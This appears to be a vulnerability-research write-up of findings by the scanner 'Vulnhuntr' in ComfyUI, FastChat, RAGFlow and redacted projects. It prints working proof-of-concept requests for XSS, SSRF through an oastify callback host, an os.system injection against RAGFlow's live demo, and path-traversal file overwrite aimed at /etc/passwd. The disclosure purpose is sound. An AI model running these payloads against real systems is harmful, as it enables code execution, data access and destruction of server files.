The analysis reveals potential Cross-Site Scripting (XSS) vulnerabilities in the ComfyUI server implementation. The main areas of concern are: 1) The '/view' route, which uses user-supplied query parameters to construct file paths and serve content. While it uses Content-Disposition headers, it doesn't appear to properly sanitize or encode user input before using it in responses. 2) The file upload functionality, while not directly vulnerable to XSS, could be used to upload malicious content that might later be served in a way that triggers XSS. 3) The WebSocket communication, while using aiohttp's built-in JSON serialization which provides some protection, doesn't show explicit content sanitization for outgoing messages. 4) The server relies heavily on aiohttp's built-in protections against XSS, but doesn't implement additional layers of defense such as Content Security Policy (CSP) or explicit output encoding. The most critical potential XSS vector is in the '/view' route, where user-supplied filenames are used to construct file paths and serve content. If an attacker can manipulate this input to serve malicious content with an HTML mime-type, it could lead to XSS. The overall implementation shows some security awareness (like using Content-Disposition headers), but lacks comprehensive input validation, sanitization, and output encoding practices specific to preventing XSS.

----

poc:

To exploit the potential XSS in the '/view' route: 1. Upload an HTML file with malicious JavaScript, e.g., '<script>alert(document.cookie)</script>', named 'malicious.html' 2. Request: GET /view?filename=malicious.html&type=input 3. If the server doesn't properly sanitize the filename or set the correct Content-Type, the script may execute in the user's browser. Note: This PoC assumes the server allows uploading HTML files and doesn't properly validate/sanitize filenames or content types.

----


confidence_score: 7

----

vulnerability_types:

- XSS

Exploit:


localhost:8188/api/view?filename=test2.html&type=input&rand=0.9168265509945595

localhost:8188 says

1

Repository:

https://github.com/lm-sys/FastChat

Vulnerability:

SSRF

Vulnhuntr Output:

scratchpad:

1. Analyzing get_api_provider_stream_iter function: This function routes API calls based on model_api_dict['api_type']. 2. Examining openai_api_stream_iter: Uses api_base parameter without validation. 3. Checking other API stream functions: nvidia_api_stream_iter, ai2_api_stream_iter, yandexgpt_api_stream_iter, reka_api_stream_iter all use unvalidated api_base. 4. Reviewing context: No

URL validation or sanitization found in provided context. 5. Considering SSRF impact: Unvalidated api_base allows arbitrary URL requests. 6. Formulating PoC: Craft malicious api_base to access internal

resources. 7. Assessing confidence: High, as full code path from input to network request is visible.

----

analysis:

The get_api_provider_stream_iter function in api_provider.py contains multiple SSRF vulnerabilities. The most critical is in the openai_api_stream_iter function, where the api_base parameter is used directly in the OpenAI client initialization without any validation. This allows an attacker to control the base URL for API requests, potentially redirecting them to arbitrary endpoints. Similar vulnerabilities exist in nvidia_api_stream_iter, ai2_api_stream_iter, yandexgpt_api_stream_iter, and reka_api_stream_iter functions. These vulnerabilities enable an attacker to perform SSRF attacks, potentially accessing internal resources, conducting port scans, or interacting with unintended services. The lack of URL validation or sanitization in these functions significantly increases the risk. While some API clients (e.g., Anthropic, Gemini) may have built-in protections, the overall architecture of allowing user-controlled API endpoints presents a severe security risk.

----

poc:

To exploit the SSRF vulnerability in openai_api_stream_iter:

1. Intercept the API request to the FastChat server.
2. Modify the model_api_dict parameter to include a malicious api_base:

```
model_api_dict = {
    'api_type': 'openai',
    'api_base': 'http://internal-server.local:8080',
    'api_key': 'any_value'
}
```

3. Send the modified request.
4. The openai_api_stream_iter function will use the provided api_base, allowing access to the internal server.

Similar PoCs can be crafted for nvidia_api_stream_iter, ai2_api_stream_iter, yandexgpt_api_stream_iter, and reka_api_stream_iter by modifying their respective api_base parameters.

----

confidence_score:

9


----

vulnerability_types:

- SSRF

Screenshot:

This slight variation of the SSRF Vulnhuntr reported turns it from blind SSRF into nonblind SSRF.



```
ethansilvas@Ethans-MacBook-Pro ~ % curl -X POST "http://127.0.0.1:21001/register_worker" \
     -H "Content-Type: application/json" \
     -d '{
           "worker_name": "http://gh1ul0dfm26uud4uxhhpegher5x4lu9j.oastify.com",
           "check_heart_beat": false,
           "worker_status": {
               "model_names": ["poc"],
               "speed": 1,
               "queue_length": 0
           }
         }'
null%
ethansilvas@Ethans-MacBook-Pro ~ % curl -X POST "http://127.0.0.1:21001/worker_generate_stream" \
     -H "Content-Type: application/json" \
     -d '{
           "model": "poc",
           "prompt": "Any prompt"
         }' --output out.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   129    0    56  100    73    117    153 --:--:-- --:--:-- --:--:--   272
ethansilvas@Ethans-MacBook-Pro ~ % cat out.txt
<html><body>6wyk71fckgb29lfc0pjvq2zjrgigz</body></html>%
ethansilvas@Ethans-MacBook-Pro ~ %
```

Repository: https://github.com/infiniflow/ragflow

Vulnerability:

RCE

Vulnhuntr Output:

scratchpad:

1. Analyzing the add_llm function in llm_app.py. 2. Identified user input used as keys to access dictionaries: EmbeddingModel, ChatModel, RerankModel, CvModel, and TTSModel. 3. These dictionaries contain class references, which are instantiated with user-supplied parameters. 4. The factory variable is directly used from user input (req['llm_factory']) without proper validation. 5. The llm_name is also derived from user input in most cases. 6. The instantiation of these classes occurs in try-except blocks, but exceptions are only used for error messages, not preventing execution. 7. The api_key and other sensitive information are passed directly to these instantiated classes. 8. There's no comprehensive input validation or sanitization for the factory or llm_name variables. 9. The vulnerability is in a route decorated with @login_required, indicating it's accessible to authenticated users. 10. Reviewing the EmbeddingModel, ChatModel, RerankModel, CvModel, and TTSModel dictionaries to understand their contents and potential for exploitation.

----

analysis:

The add_llm function in llm_app.py contains a critical Remote Code Execution (RCE) vulnerability. The function uses user-supplied input (req['llm_factory'] and req['llm_name']) to dynamically instantiate classes from the EmbeddingModel, ChatModel, RerankModel, CvModel, and TTSModel dictionaries. This pattern of using user input as a key to access and instantiate classes is inherently dangerous, as it allows an attacker to potentially execute arbitrary code. The vulnerability is exacerbated by the lack of comprehensive input validation or sanitization on these user-supplied values. While there are some checks for specific factory types, they are not exhaustive and can be bypassed. An attacker could potentially provide a malicious value for 'llm_factory' that, when used as an index to these model dictionaries, results in the execution of arbitrary code. The vulnerability is particularly severe because it occurs in a route decorated with @login_required, suggesting it's accessible to authenticated users, which might give a false sense of security.

----

poc:

```
POST /add_llm HTTP/1.1
Host: target.com
Content-Type: application/json
Authorization: Bearer <valid_token>

{ "llm_factory": "__import__('os').system", "llm_name": "id", "model_type": "EMBEDDING", "api_key": "dummy_key" }
```

This payload attempts to exploit the vulnerability by setting 'llm_factory' to a string that, when evaluated, imports the os module and calls system. The 'llm_name' is set to 'id', which would be executed as a system command if the exploit is successful.

----


confidence_score: 8

----

vulnerability_types:

- RCE

Exploit:



```
POST /v1/llm/add_llm HTTP/1.1
Host: demo.ragflow.io
Cookie: session=
H_0jRavF8JSanTeuypl46XKJJ3aDQhYsEJEjddAHEUA
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X
10.15; rv:129.0) Gecko/20100101 Firefox/129.0
Accept: application/json
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Referer: https://demo.ragflow.io/user-setting/model
Content-Type: application/json;charset=UTF-8
Authorization:
[redacted]X
vrQMBtEhTR9hvv26RlgaMfMAMk
Content-Length: 245
Origin: https://demo.ragflow.io
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: same-origin
Priority: u=0
Te: trailers
Connection: keep-alive

{
  "model_type":"chat",
  "llm_name":"test",
  "bedrock_ak":"__import__('os').system('sleep 30')",
  "bedrock_sk":"__import__('os').system('sleep 30')",
  "api_key":"__import__('os').system('sleep 30')",
  "bedrock_region":"us-east-1",
  "llm_factory":"Bedrock"
}
```

```
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Wed, 28 Aug 2024 21:07:58 GMT
Content-Type: application/json
Content-Length: 95
Connection: keep-alive
Access-Control-Allow-Origin: https://demo.ragflow.io
Access-Control-Allow-Credentials: true
Vary: Origin

{
  "data":null,
  "retcode":100,
  "retmsg":
  "AttributeError(\"'int' object has no attribute 'g
  et'\")"
}
```

Repository: https://github.com/<redacted>

Vulnerability:

AFO

Vulnhuntr Output:

scratchpad:

1. Analyzing the <redacted_file> file for AFO vulnerabilities. 2. Examining file upload functionality in the /upload/ endpoint. 3. Checking file path construction and sanitization. 4. Identifying potential path traversal in file_path = os.path.join(<redacted>). 5. Noting lack of filename sanitization before joining with <redacted_parameter>. 6. Examining file writing operation in with open(file_path, 'wb') as buffer. 7. Considering potential for overwriting arbitrary files due to unsanitized filenames. 8. Checking for any additional security controls or validations (none found). 9. Formulating a proof-of-concept exploit using path traversal in filename. 10. Reviewing other endpoints for potential file operations (none critical found). 11. Concluding analysis with high confidence in AFO vulnerability.

----

analysis:

The /upload endpoint in the <redacted_file> file contains a critical Arbitrary File Overwrite (AFO) vulnerability. The vulnerability stems from inadequate sanitization of the uploaded file's filename before it's used to construct the file path. In the <redacted_function> function, the file path is created using os.path.join(<redacted>) without any validation or sanitization of file.filename. This allows an attacker to potentially include directory traversal sequences (e.g., '../') in the filename, enabling them to write files to arbitrary locations on the server's filesystem. The file is then opened in write binary mode ('wb') and its contents are copied, which would overwrite any existing file at the specified path. This vulnerability is particularly severe because it could allow an attacker to overwrite critical system files or application configurations, potentially leading to further compromise of the server.

----

poc:

To exploit this vulnerability:

1. Create a file with a malicious name, e.g., '../../../etc/passwd'
2. Send a POST request to /upload/ endpoint with this file
3. The server will write the file content to /etc/passwd, overwriting the system's password file Curl command example:

```
curl -X POST -H "Content-Type: multipart/form-data" -F "file=@local_file.txt;filename=../../../etc/passwd" http://server_address/upload/
```

----


confidence_score: 9

----

vulnerability_types:


- AFO

Exploit:



```
POST /upload/ HTTP/1.1
Host: localhost:8000
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "macOS"
Accept-Language: en-US
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Content-Type: multipart/form-data; boundary=----WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Length: 185

------WebKitFormBoundary7MA4YWxkTrZu0gW
Content-Disposition: form-data; name="file"; filename="/tmp/poc"
Content-Type: text/plain

poc

------WebKitFormBoundary7MA4YWxkTrZu0gW--
```

```
HTTP/1.1 200 OK
date: Sat, 31 Aug 2024 06:28:48 GMT
server: uvicorn
content-length: 41
content-type: application/json

{
	"filename":"/tmp/poc",
	"path":"/tmp/poc"
}
```



Name	Note	Size	Last modified	Mode
root			3 hours ago	drwx------
run			1 year ago	drwxr-xr-x
sbin			3 hours ago	drwxr-xr-x
srv			1 year ago	drwxr-xr-x
sys			2 minutes ago	dr-xr-xr-x
tmp	MODIFIED		2 minutes ago	dtrwxrwxrwx
poc	ADDED	3 Bytes	2 minutes ago	-rw-r--r--
usr	MODIFIED		1 year ago	drwxr-xr-x

/tmp/poc

```
poc
```

Repository: https://github.com/<redacted>

Vulnerability:

AFO

Vulnhuntr Output:

*Editor’s note: Vulnhuntr identified this as an LFI but it is actually an AFO.

scratchpad:

1. Examined the <redacted_function1> function in the provided code. 2. Traced the flow of user input (file upload) to the <redacted_function2> function. 3. Analyzed the <redacted_function2> function, focusing on file handling. 4. Identified potential LFI vulnerability in file path

handling. 5. Examined the <redacted_function2> method in <redacted_class1> class. 6. Analyzed the <redacted_class2> class and its file handling. 7. Identified lack of proper input validation and sanitization in file path handling. 8. Formulated a potential exploit leveraging directory traversal. 9. Verified that the exploit could bypass existing security measures. 10. Determined the severity and confidence of the vulnerability.

----

analysis:

The code reveals a critical Local File Inclusion (LFI) vulnerability in the file upload and processing mechanism. The <redacted_function1> function receives a file from a user and passes it to a background task (<redacted_function2>) that writes it to a temporary directory using the original filename without proper sanitization. This file is then processed by the <redacted_function3> method, which uses a <redacted_class1> to load the file contents. The vulnerability arises from the lack of proper input validation and sanitization of the file name and path. An attacker could potentially upload a file with a crafted name (e.g., '../../../etc/passwd') to traverse directories and access sensitive files on the server. The use of os.path.join in the temporary file creation doesn't fully mitigate this risk, as it doesn't prevent directory traversal if the filename itself contains such sequences. The <redacted_class1> in <redacted_function1> appears to work directly with the provided file path, which could lead to unauthorized file access if the path is not properly validated and restricted. The <redacted_class2> used in the <redacted_class1> doesn't seem to have built-in protections against directory traversal, further exacerbating the risk.

----

poc:

1. Craft a malicious filename: '../../../../etc/passwd'
2. Send a POST request to <redacted> with the crafted filename
3. The server will process the file, potentially exposing sensitive system files

POST <redacted>

HTTP/1.1 Host: example.com

Content-Type: multipart/form-data; boundary=---------------------------123456789012345
---------------------------123456789012345

Content-Disposition: form-data; name="file"; filename="../../../../etc/passwd"

Content-Type: text/plain [Contents of the file] ---------------------------123456789012345--

----


confidence_score: 8

----

vulnerability_types:

